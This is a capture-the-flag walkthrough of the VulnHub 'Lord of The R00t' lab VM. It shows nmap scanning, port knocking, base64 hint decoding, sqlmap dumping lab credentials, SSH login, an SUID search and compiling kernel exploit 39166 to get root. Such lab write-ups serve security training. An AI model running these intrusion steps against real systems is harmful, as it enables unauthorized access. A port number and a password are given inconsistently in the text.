VulnHub-Lord of The R00t-1:1

Target IP Address

```
nmap -T5 192.168.1.1/24
```

IP Address: 192.168.1.11

Scanning & Enumeration

---

nmap

```
nmap -A -O -p- -T5 -oN nmap.txt 192.168.1.11
```


```
[m3rc@brut3-g33579 Lord_of_The_Rings1:1]$ sudo  nmap -A -O -p- -T5 -oN nmap.txt 192.168.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-02 17:09 IST
Nmap scan report for 192.168.1.11
Host is up (0.00061s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
|   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
|   256 f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
|_  256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
MAC Address: 08:00:27:94:6A:B0 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.61 ms 192.168.1.11
```

SSH

- We do not know a password
- Easy as 1,2,3 (might be a clue)
- We can try pinging ports 1,2,3

```
nmap -Pn --host-timeout 100 --max-retries 0 1 192.168.1.11
nmap -Pn --host-timeout 100 --max-retries 0 2 192.168.1.11
nmap -Pn --host-timeout 100 --max-retries 0 3 192.168.1.11
```



- Now we can try scanning again


nmap

```
Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds
[m3rc@brut3-g33579 Lord_of_The_Rings1:1]$ sudo  nmap -A -p- -T5 -oN nmap.txt 192.168.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-02 17:22 IST
Nmap scan report for 192.168.1.11
Host is up (0.00056s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
|   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
|   256 f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
|_  256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
1337/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:94:6A:B0 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.56 ms 192.168.1.11
```

- Port 1334 has opened, and is running an apache server

http://192.168.1.11:1337



nikto

- images directory nothing else present

Dirbuster

http://192.168.1.11:1337

Directories found during testing:

Dirs found with a 200 response:


/images/
/

Dirs found with a 403 response:


/icons/
/icons/small/
/server-status/

- Nothing interesting found

robots.txt




- Source code



- Has a base64 encoded string

> Decoding

```
echo "THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh" | base64 --decode
```




> **Lzk3ODM0NTIxMC9pbmRleC5waHA=** another Base64 encoded string

```
echo "Lzk3ODM0NTIxMC9pbmRleC5waHA=" | base64 --decode
```

> **/978345210/index.php** a directory

- **/978345210/index.php**




- Might be vulnerable to SQL injections

---

sqlmap


```
sqlmap http://192.168.1.11:1337/978345210/index.php --forms --dbs
```




```
sqlmap http://192.168.1.11:1337/978345210/index.php --forms -D Webapp --du
```

```
Database: Webapp
Table: Users
[5 entries]
+----+------------------+----------+
| id | password         | username |
+----+------------------+----------+
| 1  | iwilltakethering | frodo    |
| 2  | MyPreciousROOt   | smeagol  |
| 3  | AndMySword       | aragorn  |
| 4  | AndMyBow         | legolas  |
| 5  | AndMyAxe         | gimli    |
+----+------------------+----------+
```

- Login to the website



Attempting SSH login

- **Username** = smeagol

- **Password** = MyPreciousR00t

```
smeagol@LordOfTheRoot:/SECRET$ id
uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
smeagol@LordOfTheRoot:/SECRET$
```

Enumerating for Privilige Escalation

```
sudo -l
```

```
smeagol@LordOfTheRoot:/home$ sudo -l
[sudo] password for smeagol:
Sorry, user smeagol may not run sudo on LordOfTheRoot.
```

- Looking for SUID


```
find / -perm -4000 2>/dev/null
```

```
smeagol@LordOfTheRoot:/home$ find / -perm -4000 2>/dev/null
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/umount
/bin/ping6
/SECRET/door2/file
/SECRET/door1/file
/SECRET/door3/file
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/lppasswd
/usr/bin/traceroute6.iputils
/usr/bin/mtr
/usr/bin/sudo
/usr/bin/X
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/i386-linux-gnu/oxide-qt/chrome-sandbox
/usr/sbin/uuidd
/usr/sbin/pppd
```

```
uname -a
```


```
smeagol@LordOfTheRoot:/SECRET/door1$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:/SECRET/door1$
```

```
searchsploit Ubuntu
```



Priviliege Escalation

- Exploit



- Make it executable

```
smeagol@LordOfTheRoot:~/Desktop$ mv 39166 39166.c
smeagol@LordOfTheRoot:~/Desktop$ gcc 39166.c -o exploit
smeagol@LordOfTheRoot:~/Desktop$ chmod +x ./exploit
smeagol@LordOfTheRoot:~/Desktop$
```

- Run

- We are Root

|--Root Flag--|